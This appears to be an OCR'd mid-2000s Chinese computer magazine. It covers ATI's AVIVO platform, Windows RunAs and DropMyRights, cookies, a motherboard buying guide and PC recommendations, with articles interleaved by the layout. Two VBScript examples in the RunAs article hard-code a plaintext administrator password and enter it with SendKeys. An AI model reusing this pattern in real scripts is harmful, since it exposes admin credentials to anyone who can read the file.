AVIVO 是 ATI 推出的视频平台，中文的意思就是〝高级视频输入输出〞。完整的 AVIVO 平台包括两部分，分别是 AVIVO 捕捉卡和 AVIVO 显卡，目前 AVIVO 捕捉卡只有 ATI Theater 550，而 AVIVO 显卡则包括下一代采用 R5 系列核心的产品（R520，RV530 和 RV515 等等）。整个 AVIVO 平台的工作流程就是：〝捕捉→编码→解码→处理→输出〞（见图3），它能够大大加强 PC 的图像视频处理能力，同时使得工作步骤更为简洁，如果说迅驰可以提供完美的移动性，那么 VIIV 则可以为我们打造完美的多媒体娱乐电脑。下面我们根据 AVIVO 的工作流水线介绍一下它的几个特点：




图3

采集：在采集功能方面，ATI 已有的 Theater 550 采集卡就可以满足需求了，它包括了电视接收 / 调谐功能，在目前众多的采集卡之中，Theater 550 的采集质量可以说是最好的。

编码：除了 Theater 550 本身的 MPEG-2 硬件压缩编码之外，AVIVO 的显示核心也可以提供同样的硬件编码能力，可以肯定的是在 ATI 下一代显示核心 R5xx 系列的所有显示卡里都将带有 H.264、VC-1、WMV9、WMV9 PMC、MPEG-2、MPEG-4、DivX 等多种格式的代码转换硬件支持。特别是一些对硬件要求很高的编码，譬如 MPEG-2（DVD）转换成为 H.264，没有硬件支持的话速度肯定难以想象的慢。

解码：视频压缩的标准现在越来越多，也越来越复杂，当然那是因为画质越来越高了。在 AVIVO 平台的显示卡中全部都内置了各种解码加速功能，其中包括了最新的 H.264 以及 MPEG-2、MPEG-4、VC-1、WMV9 等解码，可以说通过 AVIVO 我们能够在任何编码状态下获得近乎完美的图像质量，而且 CPU 的负担非常小。

处理：在 AVIVO 平台中，ATI 对反交错处理（de-interlacing）和视频缩放功能进行了改进，这两项技术对多媒体电脑上面的图像质量起了决定性的作用。

输出：AVIVO 平台拥有强大的输出功能，所有的 R5XX 系列显示卡都将具有两个完整的 Dual-link TMDS 发射器，可以支持两个 DVI 输出的高分辨率 LCD 显示器，这是目前很少有显卡能够达到的。此外 ATI Xilleon TV 编码器也令显卡的 TV 输出质量大大加强，更重要的是 AVIVO 的显卡将提供 10bit 显示通道，让 2D 画面呈现完美水准。

未来的“平台化”娱乐

看了上面的介绍之后，或许无论是 VIIV 还是 AVIVO，在你的心目之中还只是一种抽象的概念而已，那么我们不妨设想一下，在不久的将来，我们的家庭多媒体娱乐彻底〝平台化〞之后，我们的影音娱乐将会有什么不同：

1.彻底地傻瓜操作

你不再为要教老人家如何使用电脑而伤脑筋了，因为只要通过按动遥控器上面的几个按钮，老人家即可在你不在场的时候自由控制电脑来看电视，看电影(当然你得事先准备好影碟)。而不像现在，从教他们开机、登录，到打开播放软件，选择电影文件或者影碟这样教上一个小时……

2.无线网络化

UWB 超带宽技术加上 Wi-Fi 技术，令你的所有家庭电器都连通起来，并且资源共享。你可以在房间里面的电脑播放电影，然后大厅里面有无线网络功能的高清晰电视直接接收并播放。

3.资源自由转换

在统一的平台上，各种不同格式的影音资源可以随意转换并且处理，而这一切同样也是傻瓜化的：你可以把 MP3 汇集成为 CD 专辑刻录好，放在汽车音响里面倾听，也可以从不同的 CD 专辑里面精选出自己爱听的另外刻录成集。每逢节日家庭聚会，你用 DV 拍摄下来的欢庆场面可以制作成为一张 DVD 光盘，或者一段小小的高清晰电影文件，随心所欲地在各种媒体上面播放。VCD 变成 DVD，DVD 变成蓝光，视频、音频的随意处理，可以说每个会用遥控器的人都可以是专家。

未来是美好的，相信我们已经看到了家庭多媒体娱乐平台化之后的美好景象，随着技术的不断进步，相信这美好的一切迟早都会来到我们身边，现在我们就做好准备等待着它们的到来吧。

CF [ZS03]

■Lucky 无心睡眠

★★

秀出系统的挡箭牌
——"运行身份"技术

本文可以帮你学到

- 认识"运行身份"技术
- 利用"运行身份"提高系统安全性
- "运行身份"相关工具及应用
- 相关故障的分析和解决

在 Windows 2000/XP 等使用 NT 内核的系统中，有一项功能称为"运行身份"，也就是说在当前用户登录后，能以其他用户的身份运行程序，无需注销当前用户重新登录。大家都知道 Windows 2000/XP 拥有多用户特性，每个用户都可以拥有自己的配置信息，同时也拥有不同的使用权限，而管理员无疑是系统中最高权限的用户，大家默认使用的大多也是这个账户。不过实际上，根据微软官方的安全建议，在日常使用中最好不要使用管理员账户，因为权限实在太高，在此账户上进行的误操作或者运行的程序都有可能对系统造成致命的破坏。

根据这项建议，平时使用受限用户身份登录并使用计算机，需要进行系统设置或者软件安装等操作时就必须注销后再以管理员身份登录才行，但如果使用"运行身份"，就可以避免这种麻烦。那么，应该如何使用这项功能呢？

以攻代守:管理员不亲自出手

由于 Users 组的账户不能修改注册表中的系统设置部分，也无权修改操作系统文件和程序文件，同样的，使用此账户运行的程序也继承了这个账户的低权限特性，因此病毒、木马等程序在这种情况下就奈何不了我们的系统了！但仍然有许多人(尤其是家庭使用者)以"方便"为由，继续以系统管理员的权限使用 Windows。为满足包含笔者在内的这部分"懒人"的需要，微软发布了一个名为 DropMyRights 的工具。当你使用管理员账户登录时，这个工具软件能够让你在运行 览器和电子邮件客户端软件等风险最大的应用程序时降低权限。比如说，你可以以系统管理员的权限登录 Windows，但指定你的 览器以及电子邮件程序以"普通用户"、"受限的用户"，甚至是更低的用户权限执行。这样一来，即使网页或电子邮件中包含病毒，所造成的损害也会大大降低。

DropMyRights 小档案

u软件版本: 1.0	u软件大小: 164KB
u软件性质: 免费软件	u适用平台: Windows 2000/XP/2003
u下载地址: http://www.onlinedown.net/soft/26509.htm	

DropMyRights 的使用方法很简单，安装后找到常用的 览器、电子邮件程序的快捷方式，右击选择"属性"打开快捷方式的属性窗口，再将"目标"栏依下列方式修改:

例如，在 C:\Dro\ 下安装有 DropMyRights，就可将快捷方式的"目标"设为"C:\Dro\dropmyrights.exe "c:\program files\internet explore\iexplore.exe""(不含外侧中文引号)，按"确定"保存后就可使用了。DropMyRights 在命令行末端提供三种命令行参数，"N"作为普通用户(默认情况下)运行应用程序，"C"作为受一定限制(客户级)的用户运行应用程序，"U"作为非信任用户运行应用程序。尽管 DropMyRights 可以让程序以低权限方式运行，但仍建议安装最新版本的杀毒软件并打开实时监控功能。

以退为进:受限用户自抬"身价"

可能有人会对DropMyRights这款小工具的安全性能将信将疑，另外，平时的操作中处处可能造成系统损坏，比如打开了一个带有恶意脚本模板的文件夹，或不小心执行了一个删除系统文件的批处理，这些问题都是 DropMyRights 无能为力的。所以可以以退为进，用受限用户身份登录，而在需要的时候使用管理员身份运行。

Windows 2000/XP 等系统中都有一个 RunAs 命令，它可以相当于一个增强版的 DropMyRights，不但具备降低用户权限来运行程序的功能，同时也可以使用高权限用户身份来运行，但使用方法则略为复杂一些。

1.RunAs 也能实现降低权限

用 RunAs 可以替代 DropMyRights，方法很简单。比如可以设置一个在注册表中没有自启动项权限，也没有系统目录写权限的用户，然后用 RunAs 调用这个账户运行不明安全的未知程序，来防止木马、恶意程序修改系统文件。

右击"我的电脑"选择"管理"，在"本地用户和组"中添加一个账户(见图)，这个账户默认是属于Users组的。然后，可以根据需要给"Users"组或者刚才新建的账户分配对应的权限，普通情况下使用默认的权限即可。接着右击未知程序 XXX.exe 文件，从菜单中选择"运行方式"命令，对于 Windows 2000 系统，则需要先按下 Shift 键，再右击 EXE 文件，才可以看到"打开方式"命令。在弹出的"运行身份"对话框中选择"下列用户"选项，在"用户名"下拉框中，输



入刚才新建的账户名及密码，单击“确定”按钮即可安全地测试未知程序了。

2.以管理员身份安装程序

用户为保证安全平时会用受限用户登录，但在安装软件时会遇到需要管理员身份来安装的软件，这时就可以用RunAs来切换管理员账户解决。在安装程序setup.exe文件上单击右键，在弹出菜单中选择“运行方式”，在“运行身份”对话框里选中“下列用户”选项，在“用户名”下拉框中选择Administrator，输入正确的密码，单击“确定”按钮即可运行软件安装。

3.建立常用程序的特殊运行方式

如果平时以受限用户登录，可以新建一个“注册表编辑器”的高权限运行方式，这样既保证了安全又可以方便地完成设置。打开“记事本”，输入如下代码并保存为runreg.vbs。

```
set shell=wscript.createobject("Wscript.shell")
shell.run "runas.exe /user:administrator ""regedit.exe"""
wscript.sleep(1000)
shell.sendkeys "123456" & "{ENTER}"
```

其中“administrator”可以更换为其他账户的用户名，“123456”是对应的账户密码，“regedit.exe”由于在系统目录下所以无需输入完整路径，如果换成其他程序则应加上完整路径。这个脚本自动完成了RunAs调用和密码的输入，相当于一个增强型的“快捷方式”。

4.超强的右键运行

刚才的脚本虽然方便，但是需要为每个程序都建立一个这种脚本启动文件就太费事了。我们把脚本做一些修改，让它更“聪明”，把下面的代码保存为runasadmin.vbs(此脚本连同刚才的runreg.vbs可从http://www.newhua.com/cfan/200520/runuser.rar下载)，将此文件复制到C:\Documents and Settings\{当前用户名}\SendTo目录下(注意打开显示隐藏文件的选项)。

```
set args=wscript.arguments
cmd = args(0)
set shell=wscript.createobject("Wscript.shell")
shell.run "runas.exe /user:administrator """ & cmd & """"
wscript.sleep(1000)
shell.sendkeys "123456" & "{ENTER}"
```

这样以后遇到想以管理员身份运行的程序，直接右击并选择“发送到→runasadmin.vbs”即可。你还可以对脚本中的账户信息做一些微调，多制作几个针对不同权限的脚本放到SendTo目录下，以满足不同的运行需要。

有错必究:“运行身份”故障分析

1.无法使用“运行身份”安全地运行恶意程序

分析：“运行身份”技术带来的系统安全性是建立在Windows本身账户的权限机制上的，如果硬盘分区格式不是NTFS而是FAT32，那账户本身的权限就不起作用了，使用受限用户也同样能够修改硬盘上的系统文件和程序文件，所以自然不能保证安全了。

2.无法正常使用RunAs功能

分析：RunAs依赖于系统本身提供的账户快速切换机制，如果相关的系统服务不可用，就会造成RunAs功能失效。要使用RunAs功能，必须保证系统中的“Secondary Logon”和“Fast User Switching Compatibility”两项服务已经启动。 CF [ZS04]

稀饭魔语大辞典

■No Sleep

不知大家是否喜欢吃曲奇呢？可能你觉得这个问题和大辞典没什么关系，但利用我们的发散性思维……曲奇是Cookie的谐音……Cookie除解释为“小甜饼”外，难道会和电脑扯上关系吗？

本期名词:Cookie　音标:[kʊkɪ]　谐音:阔克伊

读音(WAV格式):http://www.newhua.com/cfan/200520/20voice.rar

Cookie是什么:Cookie是Web服务器寄存在站点访问者硬盘中的一小段文本数据，保存了访问者的一些信息(以“变量名/值”的方式成对保存)，在访问者下次访问该网站时，该Web站点就能读取这个用户的Cookie数据。通俗地讲，它就像参加某个宴会时服务员给你的手上加了标记一样，你可以在宴会中走来走去，喝酒、聊天、跳舞，甚至到外面呆一会儿。只要你有标记，就不必再付钱，你的进入也不再被限制。同样，Cookie也能使Web服务器记住你以及你的口令、你的兴趣等。通过这种方式，当你回来时，这些信息就会自动得到。

最常见的Cookie保存数据的例子：论坛登录时“记住登录密码，下次不用再输入”的选项，并且一般还提供密码保存时间的长短选项(这其实就是设置Cookie在硬盘上的有效周期)。

Cookie所在的位置：C:\Windows\Cookies(Windows 9x)、C:\Documents and Settings\{用户名}\Cookies(Windows 2000/XP)。

Cookie中记录的信息是否安全：通过Cookie文件名可以直观地判断出其对应的网站地址，可能会有人感到害怕，类似用户名密码等敏感数据如果这么轻易地用文本保存在硬盘中，是否会造成安全性问题？前几年，有些网站的Cookie数据根本没有任何保护，可以轻易看到其中的用户名和密码，近些年由于黑客猖獗，所以许多网站的Cookie都有加密保护，只有少数网站的Cookie没有加密。一般网站保存密码时会采用MD5加密的方式，也就是说可以判断密码是否正确，但没人能根据密文判断出原来的密码，很多网站经常会在重要的密码修改操作时要求在登录状态下再次输入密码就是为了防止有人盗取Cookie文件来“欺骗”Web服务器。

网站的Cookie是否会被别的网站读取：如果有人想盗取Cookie，他能不能制作一个网站，然后来读取浏览者的所有Cookie呢？当然不行，因为读取Cookie的操作是由浏览器完成的，当浏览者登录网站时，浏览器准备向Web服务器发出浏览请求，同时从Cookie目录中寻找匹配的Cookie文件，将其中记录的值连同浏览请求一起发送给Web服务器，如果没有找到则不发送Cookie数据。

如何禁用Cookie：打开IE的“Internet选项”，在“隐私”选项卡中点击“站点”，可以选择将某个站点加入允许和拒绝Cookie。

如何备份Cookie：在IE中选择菜单“文件→导入和导出”，然后选择“导出Cookie”并指定目标目录，要恢复时导入即可。

如何防止Cookie泄密：为了防止自己的隐私被Cookies文件泄露，最好对网页中记住密码之类的项目不要勾选，每次登录时还是手动输入用户名和密码安全些。同时，还要经常到Cookies所在文件夹查看和删除各种Cookies文件，在IE的“Internet选项”的“常规”选项卡中按“删除Cookies”按钮来删除是不行的。 CF [ZS05]

攒机指南：什么样的主板不能买？

★★

■ biosisi

在选购主板的时候，大家都会很自然地把目光停留在一些大家认为是"重点"的地方上。然而，商家们也是很是懂得抓住消费者的这点心理大做文章，避轻就重地过分夸大其产品优点、借以淡化缺点是十分惯常的手法。可是，主板在设计上的特点对于不同的用户来说，却有着合理与不合理的矛盾。就好像一件十分漂亮的衣服，穿起来却未必合身和舒适，甚至还会带来反效果。所以，无论在选择全新的还是二手的主板，都必须注意对于你自己来说，是否存在不合理的地方。

915主板用20Pin电源合理吗？

随着英特尔的915/925芯片组登场，标志着英特尔8XX系列芯片组的时代已经走向了没落，全新一代的硬件平台已经成形，各种硬件都向着新平台的要求靠拢。

在全新的硬件平台之中，CPU、显卡等耗电大户都提出了更高的功耗要求。因此，此前P4成熟时代中才被更新的ATX版本这次也再次被修改了。更新后的电源为ATX 12V-24Pin架构，外观上与原ATX 12V电源已不同，最明显的就是主板主供电接口由原来的20Pin增加为24Pin。此外，这次电源版本更新的最大重点是在于电源输出、负载能力的提升上！

不少了解不深的用户便错误认为新旧版电源之间只是接口上的差别，认为只要把旧版电源的电源接口转换一下就能用到新一代主板上，于是在面对新旧版电源的差价时犹豫了，选择了使用旧版20Pin电源的915主板。

说老实，电源的性能关乎整台电脑的生死存亡，虽然绝对不如显卡性能那样立竿见影，但是长期使用能力不足的电源供电，各硬件的寿命和故障率肯定大受影响！省下这么一点儿，实在不值啊！

结论：使用20Pin电源的915主板不要买




图1　主板上的24Pin电源插座

PCIE + AGP并存合理吗？

随着游戏玩家对显示性能的无穷追求和显卡厂家的推波助澜，显卡的急速发展已经向硬件平台提出了全新的要求，目前基于PCIE界面的显示系统基本上已明确成为了未来发展的方向。可是，碍于目前基于AGP显卡的市场还不小，于是厂家们就推出了PCIE + AGP插槽并存的主板，作为一套着重"兼容性"的解决方案。而弊端就是在空间有限的主板上，将因AGP插槽的加入而损失一根PCI插槽位置。

实际上，同一显卡的PCIE版本和AGP版本在价格上已经差异不大，甚至已经一致了，对于装机的朋友来说，如何在PCIE和AGP之间选择相信已经无需多说了，PCIE显然是最佳的选择。

对于升级的用户来说，笔者的建议是趁目前AGP显卡未贬值前转让，补钱另购PCIE显卡（整套升级方案的预算也不过增加了三两百左右而已）。因为AGP显卡在PCIE、AGP并存的主板上运行，性能也会损失不少（这个AGP是透过相对缓慢的PCI总线转换而来的）。

最后我们再来算一下，1根PCIE-16x插槽、1根AGP插槽、3根PCIE-1x插槽，留给PCI插槽的位置一般只有2根左右了，鉴于目前市面上的PCI卡资源还非常庞大，例如1394卡、电视/采集卡、高档声卡、RAID磁盘阵列卡等，还有其他数之不尽的奇形怪状的PCI卡，可见PCI槽似乎变得比AGP槽更有保留意义了。

结论：PCIE + AGP并存的主板不要买



图2　同时具备PCIE和AGP插槽的主板，
PCI插槽的数目会被进一步压榨

SATA+EIDE组建混合RAID合理吗？

组建简单的RAID磁盘阵列，可以大大提升整个系统的存取性能，有效缓解磁盘这一大瓶颈对系统的拖累。随着硬件平台的发展，不少具备SATA界面的中高端主板都附带了SATA RAID功能。目前有些厂家还推出了一种主板，支

持同时使用SATA和EIDE界面的硬盘，组建混合RAID/JBOD系统。

> **小资料** RAID、JBOD
> 大家熟悉的RAID磁盘阵列系统，可以通过多块硬盘的数种方式协同工作，提供或高存取性能或高数据安全性、或者两者并存的解决方案。而JBOD则只能把多块物理硬盘，构建成一块大容量的逻辑硬盘。

笔者认为，混合RAID系统是一种花巧而不实际的东西。一来，RAID系统的使用相对复杂，普通用户要驾驭并不容易，普通用户对RAID的需求本身就不大。二来，RAID系统的安全性不同儿戏，为了确保数据安全，RAID本身就对组成阵列的磁盘有要求：硬盘的牌子、型号、转速、容量、指标等都追求一致；而且用户的不慎操作也极易造成阵列索引丢失等问题而导致大容量阵列中的数据损失。所以，普通用户无需实在没有选择的必要。

结论：没有必要为了混合RAID而选择的主板


主板元件布局合理吗?

不少主板无论怎么看，工艺、用料、质量等本身都是没有问题的，可是别以为这样的主板就可以放心购买，因为主板上各种元件的布局是否合理也很重要。

因为元件布局不合理所带来的麻烦，最常见的就是显卡和内存的位置冲突了。众所周知，现在的中高端显卡都很肥胖，除了一副金光闪闪的臃肿的 甲之外（散热片和风扇），长长的尾巴也常常伸展到内存槽的位置上。情况允许的，只要把最靠近显卡的内存换插到其他内存槽上，便相安无事了。若内存槽都已满了，那么就只好忍痛放弃一部分内存了。因此，显卡和内存槽位置有冲突可能的主板就最好不要买了。

此外，主板PCI等扩展槽在靠近机箱后挡板的一侧也必须注意，若这里设有突出的电容等元件，就很有可能影响PCI卡的安装。

结论：元件布局不合理的主板不要买







左上　内存槽千万不要挡在显卡槽的后面（图3）

右上　北桥芯片上的大散热片与显卡插槽之间的空隙不够大，这样会影响到与带有背部散热片的高端显卡的安装（图4）

左　一些小型板在设计时没有考虑显卡插槽与PCI1插槽之间的距离，这直接就让PCI1插槽成为摆设。（图5）

二手主板、小厂手工板注意维修史

二手的电脑配件价格通常很吸引，但是风险一般都比较大，尤其是二手主板。因为主板上的元件、功能模块也很多，一般的试用是极难发现主板上的各种"暗病"的。

当然了，有风险就不购买是不科学的做法，只要小心谨慎就可以尽量降低风险，例如选择可靠的卖家、认真试机等。笔者在这里主要提醒大家的是：注意主板是否有维修史。因为一般来说，需要维修的主板本身的可靠性就比较低，要么是其设计和质量可能存在缺陷，要么就是使用环境恶劣、长期使用等。此外，有维修史的主板旧病复发的机会也蛮大的，毕竟那些所谓"专业"的维修人员，无论是工艺还是用料都存在很大的疑问。

是否有维修史，可以细心地从主板身上的维修痕迹找到答案。首先，一些比较粗制滥造的维修人员，会在主板正面留下比较明显的维修痕迹。例如图6所示的主板，两根小导线和一个大电容就十分明显了，




图6　这个加焊的电容很容易看到




图7　主板背面被加焊的这些小东西就很难察觉了

品牌电脑选购——因人而异才是真！

■ WL

随着国内品牌电脑厂商间竞争加剧，品牌电脑的大架子终于放下了。人们现在走进品牌电脑专卖店，看着一台台设计时尚，人性化功能齐全的品牌电脑时，必然惊奇地发现，它们的价格已经和兼容机基本持平。

品牌电脑现在已经是运行稳定，外观个性，服务周到，价格低廉的化身。越来越多的人开始选购品牌电脑，其中甚至包括一些计算机高手。那么在市场上众多的品牌中，如何找到自己心仪的品牌电脑呢？我们来看看下面这几位买家所购买的品牌电脑以及专家的意见吧。

买家一：小孙有一份收入不错的工作。他想为退休的父母买一台电脑，让老人家能在晚年享受一下高科技。同时由于小张经常出差，和家里人联系主要靠电话，费用高就不用说了，两位老人想看看儿子就变成了一件难事。如果有一台能够方便老人使用的电脑，该有多好啊！

专家意见：现在像小孙父母这样的情况很多，他们辛劳了一辈子，由于一些历史原因，他们的文化不高，对于新知识的接受能力有限。因此，一台操作简单的家用电脑就成了他们的首选。目前的品牌电脑厂商推出了很多一键操作的电脑，完成像上网，看电视、电影，听音乐等功能，只需要按一个按键，或是使用遥控器即可完成。并且这些电脑大多数都提供很长的保修时间和上门服务。

产品推荐：联想 天骄 E1050X ICP 331 25680pD(W)(A)
参考价格：6398 元
易用指数：★★★★★
品牌指数：★★★★★
综合指数：★★★★

产品介绍：



联想 天骄 E1050X ICP 331 25680pD（W）（A）（以下简称天骄）时尚的外观，豪华的设计给人以贵族的感觉。采用了英特尔 赛扬D 331处理器，拥有64位的处理能力，使HDTV的播放更加流畅。同时，17英寸的液晶显示器既小巧，又省电，在保护眼睛的同时，满足了老一代人们节约的要求。这款电脑最大的特色是易用。它内置了数码家电LEOS操作系统3.0，开机后即刻进入图形化操作界面，通过多功能键盘上的按键，可以读取硬盘中的MP3音乐，高清晰电影，还可以通过内置的电视卡，观看电视节目。对于目前超长的韩剧，老人们可以把每一集都录制下来，以便以后慢慢欣赏。通过升级〝宽带通〞，可以得到电话终端、摄像头、USB读卡器等方面的功能。老人可以轻松地打开电脑，按下〝一键上网〞功能键，拿起电脑听筒，像使用家用电话一样，听到儿子在远方的声音，还可以通过摄像头进行视频聊天了。而当儿子工作时，老人也可以使用电脑中的相册功能，把事先通过读卡器存入计算机中的照片调出来观赏一番，回忆一下过去美好的时光。在安全方面，网络黑客的侵害，天骄提供了高效的安全防护功能。配合微软的防火墙功能，它可以有效的防止未授权用户访问，并在上网时把受保护的文件转为隐藏

只要买家留了个心眼，绝对不难看到。

此外，现在很多维修人员都做得比较〝干净〞，不会留下十分明显的维修痕迹。但是只要大家细心观察主板的背面，就能发现维修时所加焊的小元件（见图7）。




图8 如果一块主板上有飞线，就证明该主板的走线设计有一些问题

而某些设计水平很差的主板厂商在设计走线时，由于技术实力原因往往会导致最后的成品有缺陷。此时，便采取人工修补的方法来解决问题，这种因设计不合理而出现的导线，称之为〝飞线〞(见图8)。

最后顺便一提，若对方是非二手卖场的卖家，那么还可以透过查看其主板上是否贴有维修标签来判断是否有维修史（见图9）。即使对方有意把标签撕毁，不干贴的痕迹还是隐约可见的。




图9 留意维修标签已经破碎

结论：有维修史的二手主板不要买

CF [CP01]

状态，防止入侵者获得重要文件。同时，它还能对注册表修改、格式化分区等行为自动阻止，保证数据不被破坏。

买家二：小刘是一个游戏爱好者，几乎什么游戏他都要玩玩。目前推出的WOW(《魔兽世界》)更是他的最爱。不过，小刘三年前请人帮忙买的兼容机面对这个游戏已经力不从心了。小刘就想升级电脑，可又不知道如何下手，于是想再买一台新电脑。可这回小刘不想求人了，一来欠别人人情，二来这打车，请客吃饭的钱加在一下，也不少啊！于是，小刘打起了品牌电脑的主意。

专家意见：现在游戏市场越来越发达，新的游戏带动着一次又一次的计算机硬件升级。可以说，你想流畅地运行最新的游戏么？那就要用最新的电脑。面对这么快的发展，很多玩家都要放弃游戏时间，学习怎么升级自己的电脑。而对于那些对游戏痴来说，他们并不关心计算机是怎么造的。品牌厂商开始关注这个十分有潜力的市场，各家都推出了高配置的游戏专用型PC。相比其他的家用电脑，这类电脑不太注重外形的设计，大多采用比较朴素的外观。但它们的配置更加合理，对于CPU、内存、显卡的选用更加讲究，力求使它们发挥出各自最高的性能，一改以往家用电脑头重脚轻的配置。

产品推荐：HP Pavilion 畅游人家用电脑 a1176cn (EC494AA)
参考价格：6699元
易用指数：★★★
品牌指数：★★★★
综合指数：★★★★★



产品介绍：HP Pavilion 畅游人家用电脑 a1276cn（以下简称a1276cn）是HP主打的游戏数码型家用电脑。它采用AMD Athlon（速龙）64 处理器 3200+处理器，939针脚设计，拥有64位处理能力，是AMD的家用高端处理器，也是目前市场上流行的游戏处理器。同时，512MB DDR400双通道内存使得系统运行速度更快，特别是在运行大型游戏的过程中，转场或大场景时读取硬盘的次数减少，游戏中等待时间随之减少。另外，大容量内存对于多任务也是很有用的，一边用QQ聊天，一边进行游戏变得轻而易举。这款电脑还采用了在一般家用电脑上难以见到的nVIDIA GeForce 6600 3D PCI-Express显卡，并且板载了256MB DDR独立显存。这是目前的主流游戏显卡，硬件支持时下流行的所有游戏。即使在游戏中开启了所有的特殊效果，它也能保证你的游戏30帖每秒以上的流畅画面。并没有配备液晶显示器，而是使用了17英寸纯平CRT显示器。除此之外，a1276cn的数码性能也十分突出。它配置了九合一读卡器以及HP Image Zone照片和图像处理软件，可以读取CompactFlash I/II型，SmartMedia（SM），MultiMediaCard（MMC），Secure Digital（SD），Memory Stick/Memory Stick Pro（MS/MS PRO），IBM Micro Drive，xD Media存储卡中的照片，并进行专业化的处理。CD-RW/DVD Combo光驱可以随时将硬盘中珍藏的照片、电影刻录成光盘，进行永久保存。

买家三：小陈是一个漂亮的美眉，以往一直去网吧上网，十分不方便。所以她就想买一台电脑，在家里上网聊天、游戏。可外面的家用机动不动就是四五个“大箱子”，放在家里和小巧的小陈十分不搭配，而且，也不能随时搬动。小陈希望能购买到一个功能不多，但十分小巧的家用台式电脑。

专家意见：由于现在的家用电脑都要求影音效果，所以大多数电脑都有显示器、主板、多声道音箱以及很多其他的外设。这样一来，桌面的空间几乎被它全部占据。对于一些只是上网聊天和进行小游戏的女生来说，这样的“大手笔”显然是不必要的。于是市场上就出现了很多小巧型的电脑，最出名的自然是Apple的iMac。不过苹果的电脑与目前市场上为Windows操作系统设计的软件不兼容，这样使用起来十分不便。国内的商家看到了这一商机，模仿iMac推出了一系统的小巧型个人PC。

产品推荐：神舟佳禧Qbox Q506S-TV
参考价格：6299元
易用指数：★★★★★
品牌指数：★★★★
综合指数：★★★



产品介绍：神舟佳Qbox Q506S-TV（以下简称Q506S-TV）采用了一体机设计，把主机和15英寸液晶显示器整合在一起。在主题色调方面，备有钢琴黑、玫瑰红及象牙白三种颜色供喜欢时尚的美眉们选择。该机采用了支持64位处理技术的英特尔奔腾4 506处理器。配置英特尔915GV芯片组主板，为减小体积，使用了板载的GMA900集成显卡，但对于上网聊天是足够用了。在显示屏一边的是超薄型笔记本16X DVD-ROM以及电源开关、LCD调整按键。而另一边，提供了电视天线、S-Video、音视频交互接口、网络接口以及4个USB 2.0接口。由于这种整合设计使得整机的联线大大减少，以及电脑后同一大堆乱糟糟的联线一去不复返。另外，Q506S-TV的键盘采用了超薄小巧设计，美眉可以坐在沙发里轻巧的敲击键盘上网聊天、看电视、看电影了！ CF [CP02]



问：这几天我想配一台电脑，奔腾4 3.0GHz以上的CPU，希捷160GB的硬盘，内存最好是金士顿的512MB，但我不知道在主板和显卡上用什么好，请您帮忙介绍一种好的，我的电脑配制价格在7000元以内。谢谢了！(钏古)

配件	品牌及型号	价格(元)
CPU	Intel Pentium 4 640+ 3.2GHz (盒)三年	1900
主板	顶星TM-915PL	599
显卡	昂达PCX6600LE	590
内存	金士顿DDR400 256M × 2	420
硬盘	希捷 160G/酷鱼7200.7/8M SATA	690
光驱	先锋DVD-123E	200
键鼠套装	多彩 恬静双星	80
音箱	麦博M-111	80
机箱电源	金河田 腾龙8188B(P4电源)	240
显示器	优派 VE175 17英寸液晶	2199
媒体报价		**6998**

点评：此款机型，采用Pentium 4 3.2GHz、8M Cache/7200转的160GB硬盘、DVD、Geforce6600中高端显卡、17英寸液晶，绝对让你赚足面子，对于CS、DOOM3、魔兽等主流的游戏也是游刃有余，办公家用就更加不用说了。

由于Pentium 4 3.0GHz CPU在市场严重缺货，建议才用更高性能的Pentium 4 3.2GHz，Pentium 4的性能无可非议，这款产品接口是Socket 775，支持EM64T 64位技术，二级缓存容量高达2MB，提供3年联保。

主板方面，顶星TM-915PL支持533/800MHZ前端总线的Socket 775 赛扬及P4处理器，支持双通道的DDR400/333MHz内存（最大2GB），所以建议购买金士顿DDR400 256MB × 2组成双通道平台，主板1个PCI Express × 16接口、2个PCI Express × 1接口、2个标准PCI接口、4个SATA设备，这样的主板在500多级别的915主板上很少见到。

